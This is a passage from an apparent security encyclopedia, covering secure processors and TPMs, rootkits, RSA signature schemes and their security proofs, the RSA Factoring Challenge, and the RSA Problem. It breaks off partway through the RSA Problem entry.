When the attacker may have access to the system, there is a need to protect the integrity and confidentiality of data while it is being processed by the CPU. In this case, a secure processor is needed to provide the required root of trust. Trusted devices such as FPGAs with embedded CPU cores are an example of a secure processor that may be used to provide the hardware Root of Trust functionality. In many small or self-contained systems, the secure processor alone may be sufficient to meet all of the processing and protection needs for the sensitive software and data, but in most modern systems, these devices lack the processing throughput to perform all required processing.

Attributes of a TPM Root of Trust

Based on the requirements from the TCG, the key Architectural Elements [1] that a TPM should include to provide a high level of protection against attacks, including the following:

1. Trusted Boot
2. Cryptography including symmetric and asymmetric, hash, digital signature
3. Authentication protocol support
4. Secure Communication/key exchange protocol support
5. Protected Key Storage
6. Attack Protection features
7. Integrity reporting

The PC platform TPM is primarily specified to prevent external/network attacks from being successful, and the mobile platform specifications include additional physical protection requirements and considerations for digital rights management and data protection.

The main difference between a TPM and a secure processor is that the secure processor will also protect the confidentiality of the software and data during run-time execution. A secure processor is a System on a Chip or SoC that is designed to verify and protect the confidentiality and integrity of the software or data prior to and during execution. To do this multiple architecture, attributes are required, including the use of cryptography internal to the device. Some of the challenges include how much cryptographic key material must be securely stored and protected within the Integrated Circuit where the average hacker or even a very sophisticated attacker has trouble accessing the information (tools and knowledge are two major barriers).

Attributes of a Secure Processor Root of Trust

A secure processor should include all of the attributes of the TPM plus others to ensure the confidentiality of the software and data execution. There is a set of key Architectural Elements, based on existing research [2–7], that a secure processor should include to create a root of trust, and to protect integrity and confidentiality of data and software. These elements include the following:

1. One or more CPUs
2. Internal unencrypted memory
3. Hardware to allow low-latency external memory encryption and decryption (confidentiality and integrity)
4. Hardware support for Trusted Boot through OS verification and loading
5. Hardware providing symmetric and asymmetric cryptography, hash, digital signature, etc. (Suite-B algorithms)
6. Support for Authentication protocol support
7. Support for establishing and maintaining Secure Communication channels
8. Support for key exchange protocol
9. Support for Process separation (SW/Data, data register and cache separation)
10. Key storage and Random Number Generation
11. Attack Protection features

There is currently no single commercial device that provides this full complement of functions in a transparent manner, but there are several devices that provide nearly all this functionality. The combination of the secure processor with developed trusted software and operating system will allow for the establishment of trust internal and external to the system and data protection while the data is in storage, in use, and when it is sent across networks.

Existing secure processing devices all have a major drawback. The software and data being protected often exceeds the devices internal memory constraints. This leads to the need for a large main memory external to the device, the need to cryptographically protect the information in the external memory, and the need to store or deterministically generate keys to decrypt the data – in a real-time manner with minimal latency.

Current Research in Secure Processing

Secure processing has been the subject of several academic research projects over the last decade. Two noteworthy projects are XOM (pronounced "ZOM") and AEGIS because these focused on protection of data inside and external to the device, and did not depend on software (including the OS) for protection. XOM was originally proposed in 2000, and AEGIS in 2003.

Open Problems

Secure Processing:

There are multiple research projects identifying architectural attributes of secure processors (XOM and AEGIS), and the Trusted Computing Group is establishing industry-level standards. Unfortunately, the TFG and most commercial processor companies are not focused on a secure monolithic System on Chip (SoC) architecture to support secure processing to support the highest levels of trust. A lot of the existing research on secure processing is out of date or not very relevant to modern multi-core processors or systems. Some potential topics for future research include the following:

1. Extension of trust in systems using TPMs or other Roots of Trust
2. Methods to verify the integrity of ICs within a system to extend trust to the rest of the systems hardware
3. Physically Unclonable Functions
   (a) Reasonable applications methods to generate keys reliably
   (b) Workable challenge response mechanisms
   (c) Support for attestation
4. Control of the JTAG interface by hardware to extend hardware trust, and prevention of the interface for use in a system attack

Run-time Memory Encryption:

In-line memory encryption adds to the memory access bottle neck. Some papers have identified crypto attacks and design guidelines. Most published research select a block encryption scheme like AES and then quantifies the latency for using the scheme or identify methods to minimize this latency. Other research suggests the use of One-Time Pads (OTP) or stream ciphers without details of how to efficiently implement or design the crypto engine into the processor.

There is a real need for additional research on new and efficient real-time methods of encryption and decryption before external memory crypto in real time–embedded or desktop systems will be possible.

Recommended Reading

1. TCG Specifications (2007) Architecture Overview Revision 1.4, 2 Aug 2007. http://www.trustedcomputinggroup.org/files/resource_files/AC652DE1-1D09-3519-ADA026A0C05CFAC2/TCG_1_4_Architecture_Overview.pdf. Mobile Phone Work Group Selected Use Case Analyses – v 1.0. http://www.trustedcomputing

group.org/files/temp/6443B207-1D093519-AD3180491A6DF1F5/MPWG%20Selected_Mobile_Phone_Use_Case_Analyses_v1.pdf
2. Rogers B, Solihin Y, Prvulovic M (Mar 2005) Memory predecryption: hiding the latency overhead of memory encryption. ACM SIGARCH Comput Archit News 33(1):27–33
3. Suh GE, Clarke D, Gassend B, van Dijk M, Devadas S (2003) AEGIS: architecture for tamper-evident and tamper-resistant processing. In: ICS'03, San Francisco. ACM, New York, 23–26 Jun 2003
4. Suh GE, O'Donnell CW, Sachdev I, Devadas S (2005) Design and implementation of the AEGIS single-chip secure processor using physical random functions. In: Proceedings of the 32nd international symposium on computer architecture (ISCA'05), Madison. IEEE, New York
5. Suh GE, Clarke D, Gassend B, van Dijk M, Devadas S (2003) Efficient memory integrity verification and encryption for secure processors. In: Proceedings of the 36th international symposium on microarchitecture (MICRO-36'03), San Diego
6. Yang J, Gao L, Zhang Y (May 2005) Improving memory encryption performance in secure processors. IEEE T Comput 54(5):630–640
7. Elbaz R, Torres L, Sassatelli G, Guillemin P, Anguille C, Bardouillet M, Buatois C, Rigaud JB (2005) Hardware engines for bus encryption: a survey of existing techniques. In: Proceedings of the design, automation and test in Europe conference and exhibition (DATE'05), Munich. IEEE Computer Society, Los Alamitos

Other Suggested Reading

TCG Home page: http://www.trustedcomputinggroup.org/

Rootkits

Padmaraj M. V. Nair
Department of Computer Science and Engineering, School of Engineering, Southern Methodist University, Dallas, TX, USA

Synonyms

Maliciously modified set of administrative tools

Related Concepts

►Malware; ►Malicious Code; ►Trojans; ►Virus; ►Worms

Definition

Rootkits are software packages that set up and maintain a user's environment on a compromised machine.

Background

The term "rootkit" is originated from the UNIX operating system's "root" and the word "kit." Root is the super user in the UNIX environment and kit is a collection malicious tools.

Applications

The technologies and tricks used in rootkits are intended to hide its data and code. A rootkit protects backdoors such as covert channels and local vulnerabilities like distributed denial of service attack, key loggers, passwords sniffers, and agents. Rootkits use a four-step process to be operational. The first step is to find a vulnerable host and then exploit the host. After gaining access to the host, the attacker downloads the rootkit from his site or a dead drop box. The last step is to deploy the kit via an installation script. The installation process disables the history (like shell history in Unix), unpacks components, sets up directory structure, kills system logging activities, modifies system start up files, and hides evidence of the rootkit package. Once installed, rootkit maintains access to the compromised system, attacks other systems, and destroys evidence.

One may classify rootkit software packages into three main categories: binary, kernel, and library kits. Binary kits replace system files with trojan counterpart and deploy files in a hidden directory like "/dev/.lib". They use invisible characters in directory names to make detection and deletion harder. There are tools to adjust time stamps and size of the trojan to the original. Unlike binary kits, Kernal kits hook into system's kernel and modify necessary system calls. These rootkits can make the whole operating system untrustworthy by adding and modifying device drivers and patching the kernel. Library kits replace the standard system libraries and position in such a way that they will be loaded before the system libraries.

Recommended Reading

1. Hoglund G, Butler J (2005) Rootkits: subverting the Windows kernel. Addison-Wesley, Reading
2. Peikari C, Chuvakin A (2004) Security warrior. O'Reilly Media, Sebastopol
3. http://searchmidmarketsecurity.techtarget.com/sDefinition/0,,sid198_gci547279,00.html
4. http://www.rootkit.com/

Routing Anonymity

►Anonymous Routing

RSA Digital Signature Scheme

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Blind Signature; ►Digital Signature Schemes; ►Rabin Digital Signature Scheme; ►RSA Problem; ►RSA Public-Key Encryption

Definition

An *RSA digital signature scheme* is any of several ►digital signature schemes based on the ►RSA Problem.

Theory

In the basic formula for the RSA cryptosystem [17], a digital signature s is computed on a message m according to the equation (►Modular Arithmetic)

$$s \equiv m^d \bmod n \tag{1}$$

where (n, d) is the signer's RSA private key. The signature is verified by recovering the message m with the signer's RSA public key (n, e):

$$m \equiv s^e \bmod n \tag{2}$$

Though the meaning of the value m that is signed with this formula has changed over the years, the basic formula has remained the same since it was introduced in 1977. The purpose of this entry is to survey the main approaches based on that formula, each of which can be referred to as an *RSA digital signature scheme*.

In the definition just given, the value m is itself the message. This is helpful for illustration, but introduces a few challenges:

1. The set of messages that can be signed with the basic formula is limited to the set of integers in the range $[0, n-1]$. A larger value of m could be signed, but the value m mod n is all that would be protected (or recovered).
2. Some messages are quite easy to sign, for instance, $m = 0$ always has the signature 0 regardless of the signer's private key, and similarly the signature for $m = 1$ is 1 and for $m = n-1$ it is $n-1$.
3. Every signature value s corresponds to some message m by Eq. 2. It is easy therefore to construct valid message-signature pairs given only the signer's public key by starting with the signature value s (though the messages so obtained might not be anything meaningful).
4. Finally, the signer's willingness to provide signatures on some messages can be exploited by an opponent to obtain signatures on additional messages. As an example, if the opponent wants a signature on a message m but does not want the signer to see m, the opponent can instead ask to have the message $m' \equiv mr^e \bmod n$ signed, where r is a random value. Let s' be the signature on m', and let $s \equiv s'r^{-1} \bmod n$. Then s is the signature on m. Though this property has the benefit of enabling blind signatures, it also presents an avenue for attack. More generally, RSA signatures have a multiplicative property that can be an advantage or a disadvantage depending on the situation: given signatures on messages m_1 and m_2, it is straightforward to determine the signatures on any combination of products of the form $m_1^i m_2^j$.

Due to the various concerns just described, RSA digital signature schemes in practice are typically constructed so that the value m is not the message itself, but rather a *message representative* derived from the message. This approach employs four design principles that address the concerns just noted:

- *Large message space*: The set of messages that can be signed should be as large as possible. For this reason, the value m is typically derived in some way from the result of applying a ►hash function to the actual message to be signed.
- *Nontrivial message representative*: Message representatives such as 0 and 1 should be avoided, or should be very unlikely. In some schemes, this is accomplished by giving m a "random" appearance and in others, just by some padding.
- *Sparse message representative space*: Only a small fraction of values of m should be valid message representatives; this makes it unlikely that a random signature s will correspond to a valid m. For this reason, the value m generally has some structure that can be verified, and which is unlikely to occur at random. Alternatively, if many values of m are valid, then it should be difficult to find a message with a given message representative m.
- *Non-multiplicativity*: Multiplicative relationships between signatures should be avoided. Randomness or padding, and structure, both help in this regard.

One of the earliest and simplest improvements over the basic formula is to define the message representative m as the hash of the message M being signed, $m = Hash(M)$.

This meets the first three design goals: messages of any length can be signed; hash values such as 0 and 1 are very unlikely; and assuming the hash values are sufficiently shorter than the modulus n, only a small fraction of values of m will be valid hash values.

However, multiplicative relationships are still a potential problem. In particular, if the hash output is significantly shorter than the modulus (e.g., 160 bits vs 1,024 bits with today's parameter sizes), then it is possible to attack the signature scheme by methods from ►index calculus. Although the opponent cannot factor the modulus, the attacker can readily factor the much shorter hash values. From a sufficiently large set of signatures, the attacker can thereby solve for the signatures on *all* values m in a ►factor base by index calculus – and from those construct the signature on *any* message M for which *Hash(M)* is smooth with respect to that factor base (►Smoothness). (This approach, observed in the design of the ►PKCS #1 specification [15] discussed below, is an extension of an early attack on the RSA cryptosystem by Desmedt and Odlyzko [8].) On the other hand, if the hash value is as long as the modulus n, then factoring the hash value is as hard as factoring the modulus, so the attack just described is not a concern. This is the basis for the *Full Domain Hash* (FDH) scheme of Bellare and Rogaway [2]. In fact, FDH turns out to have an additional security benefit, which is that it is possible in the ►random oracle model to obtain a proof that the signature scheme is as difficult to break, as the RSA Problem is to solve. (Recall that the RSA Problem is up to a certain ratio to solve for x such that $y \equiv x^e \bmod n$, given y, n, and e, where the target value y is random.) It is instructive to explore that proof briefly, as it is a good example of the modern design of cryptographic schemes that has resulted from the insights of Bellare and Rogaway and other contemporary researchers.

In the proof, the attacker is assumed to have the ability to do the following:

- Obtain signatures from the actual signer on some number of chosen messages M.
- Evaluate the hash function on some number of chosen messages M.

The underlying hash function is modeled as a random oracle (►Random Oracle Model), meaning that the attacker's probability of success is taken over a *random* choice of hash function. Accordingly, it is not enough that the attack works well for *some* hash function; rather, it must work well, on average, for *any* (theoretical) hash function. This is a strong assumption on the attack, but a reasonable starting point for analysis.

The attacker's goal is to produce a new signature s' on a new message M', and to be able to do so in a reasonable amount of time with high probability.

Suppose now that there is such an attacker, represented by an algorithm A. In the proof, this algorithm A is transformed to a second algorithm B that breaks the ►RSA Problem in a similar amount of time and probability. The "reduction" (►Computational Complexity) from B to A takes advantage of the fact that the hash function is a black box, so the attacker cannot look inside. Accordingly, it is possible to "simulate" both the signer and the hash function so that they appear to be actual ones to the algorithm A, but such that when algorithm A forges the signature, it will in fact be solving an instance of the RSA Problem.

The reduction employs a table that has a signature-hash entry for each message, and goes something like this:

1. When the attacker asks to obtain a signature on a message M, the simulated signer first looks in the table to see if there is an entry for the message. If so, the signature part of that entry is returned. If not, see Step 3 below.
2. When the attacker asks to evaluate the hash function on a message M, the "simulated" hash function likewise first looks and returns the hash part of an entry, if there is one. If not, see Step 3 next.
3. In either case, if there is no entry for the message, then a new one is created. First, a random signature s is generated. Second, a message representative $m \equiv s^e \bmod n$ is computed. Third, the pair (m, s) is entered in the table as the hash-signature pair for the message M. Finally, the hash or signature is returned according to the attacker's request.

This simulation looks just like an actual signer and random ►hash function, because the hash value for a given message is random (since s is random), and the hash-signature pair for each message is internally consistent. Thus, an attacker will be just as successful when interacting with this simulation, as in the actual environment. But notice that the simulation does not need the actual signer's private key. So the simulator, combined with the algorithm A, yields another algorithm B, also independent of the actual signer's private key, which can then be applied to solve the RSA Problem.

In order to produce a forged signature on some message other than by accident, the attacker has to ask for the hash of the message. Otherwise, since the hash value is random, the probability that the signature will match is $1/n$, that is, essentially 0. Because this signature is a forgery and FDH is deterministic, the attacker cannot ask for another

signature on the same message. This means that there will be at least one message that the attacker asks to be hashed, but does not ask to be signed.

The one extra message gives the simulator an opportunity to embed an instance of the RSA Problem into the hash value. This is done with a small change to Step 2 above. In particular, at one randomly selected time during the interaction with the attacker, instead of constructing a new entry, the step returns, as the hash value on that message, the target value y for the RSA Problem to be solved. Now, if the attacker also asks for a signature on the same message, the simulation will fail. But if the attacker produces a new signature on that message – a forgery – then the signature will be the solution to the RSA Problem on y!

Algorithm B is thus able to solve the RSA Problem whenever algorithm A produces a forgery, provided that the hash value involved in the forgery is the one selected by the simulator (and Algorithm A uses the hash value, rather than guessing the signature). Suppose algorithm A succeeds with probability ε_A in time T_A, and asks for at most Q messages to be hashed. Then algorithm B succeeds with probability at least $(\varepsilon_A - 1/n)/Q$ in time just slightly more than T_A. Conversely, this means that if there is no algorithm for solving the RSA Problem that succeeds with probability greater than ε_B in time T_B, then there is no algorithm for forging signatures with probability greater than $\varepsilon_B Q + 1/n$ in time T_B.

Because in practice an attacker can run a hash function a very large number of times, the ratio between the probabilities ε_A and ε_B may be quite large. Thus, the security proof itself may not imply as great a minimum difficulty as one might desire for forging FDH signatures, at least for typical parameter sizes. For instance, if one believes that the probability of breaking the RSA problem in a certain amount of time is at most 2^{-80}, and that an attacker can run the hash function 2^{64} times, then the proof only shows that the probability of forgery is at most about 2^{-16}. This does not mean that there is an algorithm that is successful to this extent; it just means that such an algorithm cannot be ruled out by the proof itself. Still, the line of reasoning is better than for "ad hoc" designs, where there is no clear connection between the difficulty of forgery and the RSA Problem.

The reason that the reduction for FDH is so "loose" (i.e., the ratio is so high) is that the simulator is able to embed the RSA Problem into only one hash value. Another scheme by the same authors, the *Probabilistic Signature Scheme* (PSS) [3], overcomes this limitation by introducing a random value (called a *seed*, which plays a role similar to *salt*) into each signature operation. As a result, each signature is independent of previous hash operations, so each hash value can embed a separate instance of the RSA Problem.

In PSS, the probability of success for breaking the RSA Problem is about the same as the probability for forging signatures, which is the best security reduction one can achieve.

(Some improvement in the security reduction for FDH can be obtained by a better proof technique, as Coron has shown [5]. Coron also gives a very careful analysis of the effect of the size of the salt on the reduction in PSS.) In addition to the tight security proof, PSS has a second advantage: It has a simple variant, called PSS-R, that provides *message recovery*. In PSS-R, part or all of the message can be carried in the message representative in addition to the hash value. This is a return to the goal of the original formula, but with stronger security properties.

Applications

The digital signature schemes just described appear in industry standards and are employed in practice to varying degrees.

For the long term, PSS and PSS-R may well prevail as the most common RSA signature schemes, and they are found in newer standards such as ►PKCS #1 v2.1 [16], ISO/IEC 9796-2 [13] and ISO/IEC 14888-2 [14], and IEEE 1363a [11]. However, in the near term, other signature schemes are better established. The most common today in practice is the PKCS #1 v1.5 scheme, introduced in 1991 in the first set of ►Public-Key Cryptography Standards from RSA Laboratories [13]. The scheme has an ad hoc design where the message representative is constructed from a hash value with simple padding. On the one hand, no practical attack has been developed on this scheme, though some specially constructed cases have been shown to have weaknesses (see [7]). On the other hand, no security proof is available either, and it seems unlikely that one would be developed. Thus, like primitives from symmetric cryptography, the security of the scheme depends on resistance against specific attacks rather than a security reduction from a hard problem.

Another scheme today, found more in standard documents than in practice, is the scheme in ANSI X9.31 [1], which is also in ISO/IEC 14888-2. (A variant with message recovery is in ISO/IEC 9796-2 [13].) This scheme also has an ad hoc design with similar security properties to ►PKCS #1 v1.5.

An early scheme with message recovery can be found in ISO/IEC 9796-1 [12]. The scheme is particularly attractive for implementation since no hash function is involved. However, the scheme has turned out to be vulnerable to

attack in some cases, as shown by Grieu [10] and in further work with by Coppersmith et al. [4]. The standard has since been withdrawn. (Not all implementations of the standard are affected by the attacks; in particular, implementations where the message being signed and "recovered" is itself a hash value are not affected.) Some of the RSA signature schemes mentioned also have variants based on the ►Rabin cryptosystem; this is true of the schemes in ANSI X9.31 and the various ISO/IEC documents, as well as PSS and PSS-R, though not the PKCS #1 v1.5 scheme. The variants based on the Rabin cryptosystem have the advantage that they allow the public exponent $e = 2$, so that signature verification is very efficient; but on the other hand, some extra steps are required due to the fact that not every message representative m may have a square root modulo n (see ►Rabin Digital Signature Scheme for further discussion.)

A complementary approach to the schemes just described, which is primarily of research interest so far, is to derive the public exponent e itself from the message, where the value m is fixed within the public key. The advantage of this approach, described by Gennaro et al. [9], is that it is possible to obtain a tight security proof in the standard model, where the hash function is only assumed to have a certain "division-intractability" property – it does not need to be modeled as a random oracle. The difficulty of forging a signature can be shown to be closely related to the ►Strong RSA Assumption (refer again ►RSA Problem). (Note though that the initial analysis needed some improvements [6].) A related approach is presented by Vanstone and Qu [18]; in their approach, both e and m may be derived from the message.

Recommended Reading

1. American National Standard X9.31-1998. Digital Signatures Using Reversible Public Key Cryptography for the Financial Services Industry (rDSA)
2. Bellare M, Rogaway P (1993) Random oracles are practical. A paradigm for designing efficient protocols. In: Proceedings of the 1st ACM conference on computer and communications security, Fairfax, November 1993. ACM Press, New York, pp 62–73
3. Bellare M, Rogaway P (1996) The exact security of digital signatures – how to sign with RSA and Rabin. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 399–416
4. Coppersmith D, Coron J-S, Grieu F, Halevi S, Jutla CS, Naccache D, Stern JP (2008) Cryptanalysis of ISO/IEC 9796-1. J Cryptol 21:27–51
5. Coron J-S (2002) Optimal security proofs for PSS and other signature schemes. In: Knudsen LR (ed) Advances in cryptology – EUROCRYPT 2002. Lecture notes in computer science, vol 2332. Springer, Berlin, pp 272–287
6. Coron J-S, Naccache D (2000) Security analysis of the Gennaro–Halevi–Rabin signature scheme. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 91–101
7. Coron J-S, Naccache D, Stern JP (1999) On the security of RSA padding. In: Wiener M (ed) Advances in cryptology – CRYPTO'99. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 1–18
8. Desmedt Y, Odlyzko AM (1986) A chosen text attack on the RSA cryptosystem and some discrete logarithm schemes. In: Williams HC (ed) Advances in cryptology – CRYPTO'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 516–522
9. Gennaro R, Halevi S, Rabin T (1999) Secure hash-and-sign signatures without the random oracle. In: Stern J (ed) Advances in cryptology – EUROCRYPT'99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 123–139
10. Grieu F (2000) A chosen messages attack on the ISO/IEC 9796-1 signature scheme. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 70–80
11. IEEE Std 1363a:2004. Standard specifications for public key cryptography – amendment 1 – additional techniques
12. ISO/IEC 9796-1:1999. (withdrawn) Information technology – security techniques digital signatures giving message recovery – part 1: mechanisms using redundancy
13. ISO/IEC 9796-2:2002. Information technology – security techniques – digital signatures giving message recovery – part 2: integer factorization based mechanisms
14. ISO/IEC 14888-2:2008. Information technology – security techniques – digital signatures with appendix – part 2: integer factorization based mechanisms
15. PKCS #1 v1.5 (1993) RSA encryption standard. RSA Laboratories
16. PKCS #1 v2.1 (2002) RSA cryptography standard. RSA Laboratories
17. Rivest RL, Shamir A, Adleman LM (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126
18. Vanstone SA, Minghua Qu (2000) Digital signature protocol with reduced bandwdith. US Patent 6,097,813, 1 Aug 2000 (Filed 15 May 1997)

RSA Factoring Challenge

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►ECC Challenges; ►Integer Factoring; ►MIPS-Year; ►Number Field Sieve for Factoring; ►Quadratic Sieve; ►RSA Problem

Definition

The RSA factoring challenge is a competition run from 1991 to 2007 that awarded cash prizes for the successful factorizations of certain large numbers.

Background

Starting in 1991, RSA Data Security (now part of EMC Corporation) offered a set of "challenges" intended to measure the difficulty of integer factoring. The challenges consisted of a list of 41 *RSA Numbers*, each the product of two prime numbers of approximately equal length, and another, larger list of *Partition Numbers* generated according to a recurrence.

The first five of the RSA Numbers, ranging from 100 to 140 decimal digits (330–463 bits), were factored successfully by 1999 (see [2] for details on the largest of these). An additional 512-bit (155-digit) challenge number was later added in view of the popularity of that key size in practice; it was also factored in 1999 [1].

In addition to the formal challenge numbers, an old challenge number first published in August 1977, renamed "RSA-129," was factored in 1994 [1].

The original challenge was replaced with a second series that ran from 2001 to 2007 with numbers from 576 to 2,048 bits. The numbers in the second series are designated by their length in bits rather than decimal digits.

The ►Quadratic Sieve was employed for the numbers up to RSA-129, and the ►Number Field Sieve for Factoring for the rest.

The work factor in ►MIPS-years, summarized in Table 1, was roughly in line with expectations for these methods as techniques steadily improved. It is noteworthy that the effort for RSA-130, taking advantage of the Number Field Sieve, was less than that for RSA-129. The teams that factored RSA-160 and larger numbers expressed the work factor in terms of specific CPU times rather than converting to MIPS-years. For instance, RSA-200 was reported to have taken the equivalent of 75 processor-years on a 2.2 GHz AMD Opteron processor. This is about twice the effort reported for RSA-640. (Factorizations of numbers in this challenge continue to be reported. As of this writing, the largest number in the challenge to be factored is RSA-768 [5], which took about 2000 processor-years. In addition to the factorizations in Table 1, RSA-170, -180, and -190 have also been factored recently.)

Cash prizes of more than US$50,000 were awarded to the winners over the duration of the contest.

RSA Factoring Challenge. Table 1 Results of the RSA factoring challenge

Number	Bits	Year	Method	MIPS-years
RSA-100	330	1991	QS	7
RSA-110	364	1992	QS	75
RSA-120	397	1993	QS	830
RSA-129	426	1994	QS	5,000
RSA-130	430	1996	NFS	1,000
RSA-140	463	1999	NFS	2,000
RSA-155	512	1999	NFS	8,000
RSA-160	530	2003	NFS	Not given
RSA-576	576	2003	NFS	Not given
RSA-640	640	2007	NFS	Not given
RSA-200	663	2005	NFS	Not given
RSA-768	768	2009	NFS	Not given

Adapted from [4]
QS quadratic sieve, *NFS* number field sieve

Applications

Competitions like the RSA Factoring Challenge and the ►ECC Challenges are helpful in establishing confidence in a cryptosystem as they provide a focal point for demonstrating the effectiveness of algorithms for breaking the cryptosystem.

Recommended Reading

1. Atkins D, Graff M, Lenstra AK, Leyland PC (1995) The magic words are Squeamish Ossifrage. In: Pieprzyk J, Safavi–Naini R (eds) Advances in cryptology – ASIACRYPT'94. Lecture notes in computer science, vol 917. Springer, Berlin, pp 263–277
2. Cavallar S, Dodson B, Lenstra A, Leyland P, Lioen W, Montgomery PL, Murphy B, te Riele H, Zimmermann P (1999) Factorization of RSA-140 using the number field sieve. In: Lam KY, Okamoto E, Xing C (eds) Advances in cryptology – ASIACRYPT'99. Lecture notes in computer science, vol 1716. Springer, Berlin, pp 195–207
3. Cavallar S, Dodson B, Lenstra A, Leyland P, Lioen W, Montgomery PL, Murphy B, te Riele H, Zimmermann P et al (2000) Factorization of a 512-bit RSA modulus. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 1–18
4. Contini S (1999) The factorization of RSA-140. RSA Laboratories' Bulletin 10. http://www.rsa.com/rsalabs. Accessed 8 March 1999
5. Kleinjung T, Aoki K, Franke J, Lenstra AK, Thomé E, Bos JW, Gaudry P, Kruppa A, Montgomery PL, Osvik DA, te Riele H, Timofeev A, Zimmermann P (2010) Factorization of a 768-bit RSA modulus. In: Rabin T (ed) Advances in cryptology – CRYPTO 2010. Lecture notes in computer science, vol 6223. Springer, Berlin, pp 333–350

RSA Problem

Ronald L. Rivest[1], Burt Kaliski[2]
[1]Department of Electrical Engineering and Computer Science, Massachusetts Institute of Technology, Cambridge, MA, USA
[2]Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Discrete Logarithm Problem; ►Integer Factoring; ►RSA Digital Signature Scheme; ►RSA Public-Key Encryption; ►Strong RSA Assumption

Definition

Given an RSA public key (n, e) and a ciphertext C, the *RSA Problem* is to find a message M such that

$$C = M^e \pmod{n}.$$

Theory

In ►RSA public-key encryption [30], Alice encrypts a plaintext M for Bob using Bob's encryption key (n, e) by computing the ciphertext

$$C = M^e \pmod{n}, \tag{1}$$

where n, the *modulus*, is the product of two or more large primes, and e, the *public exponent*, is an (odd) integer $e \geq 3$ that is relatively prime to $\phi(n)$, the *order* of the multiplicative *group* $\mathbf{Z}_n^*$. (Refer ►Euler's totient function, ►modular arithmetic for background on these concepts.) Bob, who knows the corresponding RSA decryption key (n, d), can easily decrypt since $de = 1 (\mathrm{mod} \phi(n))$ implies that

$$M = C^d \pmod{n}. \tag{2}$$

An adversary may learn C by eavesdropping and may very well also know Bob's public key; nonetheless, such an adversary should not be able to compute the corresponding plaintext M.

One may formalize the task faced by this adversary as the *RSA Problem*.

The RSA Problem: Given an RSA public key (n, e) and a ciphertext $C = M^e \pmod{n}$, to compute M.

To solve the RSA Problem, an adversary, who doesn't know the private key, must nonetheless invert the RSA function.

The *RSA Assumption* is that the RSA Problem is hard to solve when the modulus n is sufficiently large and randomly generated, and the plaintext M (and hence the ciphertext C) is a random integer between 0 and $n - 1$. The assumption is the same as saying that the RSA function is a ►trapdoor one-way function (the private key is the trapdoor).

The randomness of the plaintext M over the range $[0, n - 1]$ is important in the assumption. If M is known to be from a small space, for instance, then an adversary can solve for M by trying all possible values for M.

The RSA Problem is the basis for the security of RSA public-key encryption as well as ►RSA digital signature schemes.

See also surveys by Boneh [10] and Katzenbeisser [24].

Relationship to Integer Factoring

The RSA Problem is clearly no harder than ►integer factoring since an adversary who can factor the modulus n can compute the private key (n, d) from the public key (n, e).

However, it is not clear whether the converse is true, i.e., whether an algorithm for integer factoring can be efficiently constructed from an algorithm for solving the RSA Problem.

Boneh and Venkatesan [9] have given evidence that such a construction is unlikely when the public exponent is very small, such as $e = 3$ or 17. Their result means that the RSA Problem for very small exponents could be easier than integer factoring, but it doesn't imply that the RSA Problem is actually easier, i.e., efficient algorithms are still not known. For larger public exponents, the question of equivalence with integer factoring is still open as of this writing.

Recovering the Private Key

Clearly, if the adversary could compute Bob's private key (n, d) from his public key (n, e), then the adversary could decrypt C using Eq. 2.

However, DeLaurentis [15] and Miller [27] have shown that computing an RSA private key (n, d) from the corresponding RSA encryption key (n, e) is as hard as factoring the modulus n into its prime factors p and q. As already noted, given the factors p and q, it is easy to compute d from e, and conversely, there is a probabilistic ►polynomial-time algorithm which takes as input n, e, and d, and which factors n into p and q (see also Fact 1 in Boneh [10]). If the modulus n was chosen as the product of two "sufficiently large" randomly-chosen prime numbers p and q, then the problem of factoring n appears to be intractable. Thus, the private exponent d is protected from disclosure by the difficulty of factoring the modulus n.

An adversary might also try to compute d using some method of solving the ►discrete logarithm problem. For example, an adversary could compute the discrete logarithm of M to the base $M^e \pmod{n}$. If d is too small (say, less than 160 bits), then an adversary might be able to recover it by the baby step-giant step method.

Even if d is too large to be recovered by discrete logarithm methods, however, it may still be at risk.

For example, Wiener [33] has shown that if the private exponent is less than $n^{1/4}/3$, an adversary can efficiently compute d given n and e. An improved bound of $n^{0.292}$ has been presented by Boneh and Durfee [8] (►Wiener, Boneh-Durfee, and May Attacks on the RSA Public Key Cryptosystem).

However, it does appear to be the case that if the RSA parameters were chosen large enough, then the adversary

cannot solve the RSA Problem by computing the private RSA exponent of the recipient.

Self-Reducibility

It is conceivable that someone could devise a clever procedure for solving the RSA Problem without factoring the modulus n or determining the private key d. An adversary might, for example, have a procedure that decrypts a small fraction of "weak" ciphertexts. However, the RSA procedure enjoys a certain kind of "self-reducibility," since it is multiplicative:

$$(MR)^e = M^e R^e \pmod{n}.$$

An adversary can transform a given ciphertext M^e into another one $(MR)^e$ by multiplying it by the encryption R^e of a randomly chosen element R of $\mathbf{Z}_n^*$. Since the result has a chance of being a "weak" ciphertext, it follows that if there is an adversarial procedure A that can decrypt a fraction ε of ciphertexts, then there is another (randomized) adversarial procedure A' that can decrypt all ciphertexts in expected running time that is polynomial in the running time of A, in $1/\varepsilon$, and in $\log n$ (►Polynomial Time) (See Motwani and Raghavan [28, Section 14.4]). Self-reducibility is a double-edged sword. On the one hand, it provides assurance that "all" random ciphertexts are equally hard to invert. This property has been helpful in the security proofs for several public-key encryption and signature schemes based on the RSA Problem. On the other hand, self-reducibility provides an avenue for an adversary to gain information about the decryption of one ciphertext from the decryption of other ciphertexts (see section "Chosen ciphertext attacks") below.

Low Public-Exponent RSA

A user of the RSA cryptosystem may reasonably wish to use a public exponent e that is relatively short: common choices are $e = 3$ or $e = 2^{16} + 1 = 65537$. Using a short public exponent results in faster public-key encryption and faster public-key signature verification. Does this weaken RSA?

